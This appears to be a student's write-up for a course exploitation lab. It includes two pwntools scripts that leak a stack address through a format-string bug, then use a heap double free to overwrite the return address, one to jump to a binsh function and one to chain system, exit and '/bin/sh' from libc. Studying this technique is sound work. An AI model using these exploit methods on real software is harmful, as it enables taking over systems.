The script used for solving Q1 is as follows.

```
import pwn

#Remote server at IP 10.21.232.3 and port 10101

proc = pwn.remote('10.21.232.3', 10101)

import struct
import sys


def remove(user: int):
    proc.sendline( "d".encode() )
    proc.sendline( user.encode() )

def add(name: bytes):
    proc.sendline( "g".encode() )
    proc.sendline( name )
done = "x\n"

name = "%10$p"

TEAMNAME =   0x400dfa #binsh address

proc.sendline(name.encode())
addr = proc.recvuntil(b'Hi ')
addr = proc.recvuntil(b'!')
addr = addr.decode()
addr = addr[:len(addr)-1]
result = int(addr, 16) + 8
write_addr = result #return address

for i in range(9): #[0, 8]
    add(b"ABCD")


for i in range(1, 8): # [1, 7]
    remove( str(i-1) )

remove( str(7) )
remove( str(8) )
remove( str(7) )


for i in range(7): #[0, 6]
```

```
    add("ABCD")


add(struct.pack("<Q", write_addr))
add(b"ABCD")
add(b"ABCD")
add(struct.pack("<Q", TEAMNAME))

proc.sendline(done.encode())

cmd = "cat flag"
proc.sendline(cmd.encode())

proc.interactive()
proc.close()
```

In order to exploit the given program (sectok.c) and change the flow of the program from normal execution to force it to execute a shell, we've to change the return address. Now, to find the return address we've to use the vulnerability in the introduce function.


```
void introduce() {
      char name[NAME_LEN];

      printf("What is your 4-letter name? ");

      fgets(name, NAME_LEN, stdin);
      strip_newline(name);

      printf("Hi ");
      printf(name);
      printf("! I will be generating tokens for you.\n");
}
```

Here we're not checking what the input string is so we can do a format string vulnerability. This is the value of return address after putting a breakpoint at main




So we need to find where this stack address is stored, and this has to be done in a trial and error manner to find where this stack address is stored.

At %10$p we get the stack address where the return address is stored.

Now we'll overwrite the value of return address with the address of binsh function. To achieve this we'll use a double free exploit.
.
Now I've the same script which was uploaded in the moodle for heap exploit demo.

We'll add 9 chunks, 7 of them will go into tcache bins and the rest two will go into fast bins. The first 7 chunks are just padding so that we can get into fast bins. Now we cannot free the same memory twice so we'll free a memory in between so that we can bypass the detection of double free exploit.

After putting all this together we get the following output.



The script used for question2 is as follows:

import pwn

```
#Remote server at IP 10.21.232.3 and port 10101

proc = pwn.remote('10.21.232.3', 20202)

import struct
import sys

def remove(user: int):
    proc.sendline( "d".encode() )
    proc.sendline( user.encode() )

def add(name: bytes):
    proc.sendline( "g".encode() )
    proc.sendline( name )

def func():
    for i in range(1, 8):
        remove( str(i-1) )

    remove( str(7) )
    remove( str(8) )
    remove( str(7) )

    for i in range(7):
        add(b"ABCD")


done = "x\n"

addr = proc.recvuntil(b'Libc base: ')
addr = proc.recvuntil(b'\n')
addr = addr.decode()
libc_base = addr[:len(addr)-1]
#print("type is: " + str(type(libc_base)))
libc_base_int = int(libc_base, 16)

offset1 = 0x8233d78
write_addr = libc_base_int +  offset1# $ebp + 8; where return address is
stored
#write_addr = 0x7fffffffdd78

offset2 = 0x4f420#0x4c920
```

```
system = libc_base_int + offset2

offset3 = 0x3ea70
exit = libc_base_int + 0x3ea70

offset4 = 0x19604f
binsh = libc_base_int + 0x19604f

for i in range(9): #[0, 8]
    add(b"ABCD")

func()
add(struct.pack("<Q", write_addr)) #7
add(b"ABCD") #8
add(b"ABCD") #7
add(struct.pack("<Q", system)) #overwrite

func()
add(struct.pack("<Q", write_addr + 8)) #7
add(b"ABCD") #8
add(b"ABCD") #7
add(struct.pack("<Q", exit)) #overwrite

#proc.sendline("p".encode())

func()
add(struct.pack("<Q", write_addr + 16)) #7
add(b"ABCD") #8
add(b"ABCD") #7
add(struct.pack("<Q", binsh)) #overwrite

proc.sendline(done.encode())
proc.close()
```

The idea used here is the same as question1. We want to execute the shell but q2 doesn't have a binsh() function as in q1. So we'll find the system function in libc.so.6. We've to find three things inside libc. system(), exit() and the string "/bin/sh". Then we'll overwrite the return address with the address of system(), then we'll push the exit() as the return address of the system. Then we'll push arguments for system function which is the string "/bin/sh"

We know the libc base address

We can print the address of the system

So the system address is at an offset of 0x4c920 from the libc base address. In a similar fashion we can calculate the offset for exit() and string “/bin/sh”. We can also find where the return address is stored from the offset of the base address.

```
offset = 0x8233d78
rbp + 8 = libc_base + offset

offset2 = 0x4c920
sytem = libc_base + 0x4c920
system = 0x7ffff7e16920

offset3 = 0x3ea70
exit = libc_base + 0x3ea70
exit = 0x7ffff7e08a70

offset4 = 0x19604f

sytem - libc = 0x4c920
exit - libc = 0x3ea70
binsh - libc = 0x19604f
```

Now we’ll overwrite the values using the double free attack as we’ve done in q1.

I got the error above when I ran my script locally. I couldn’t resolve this error.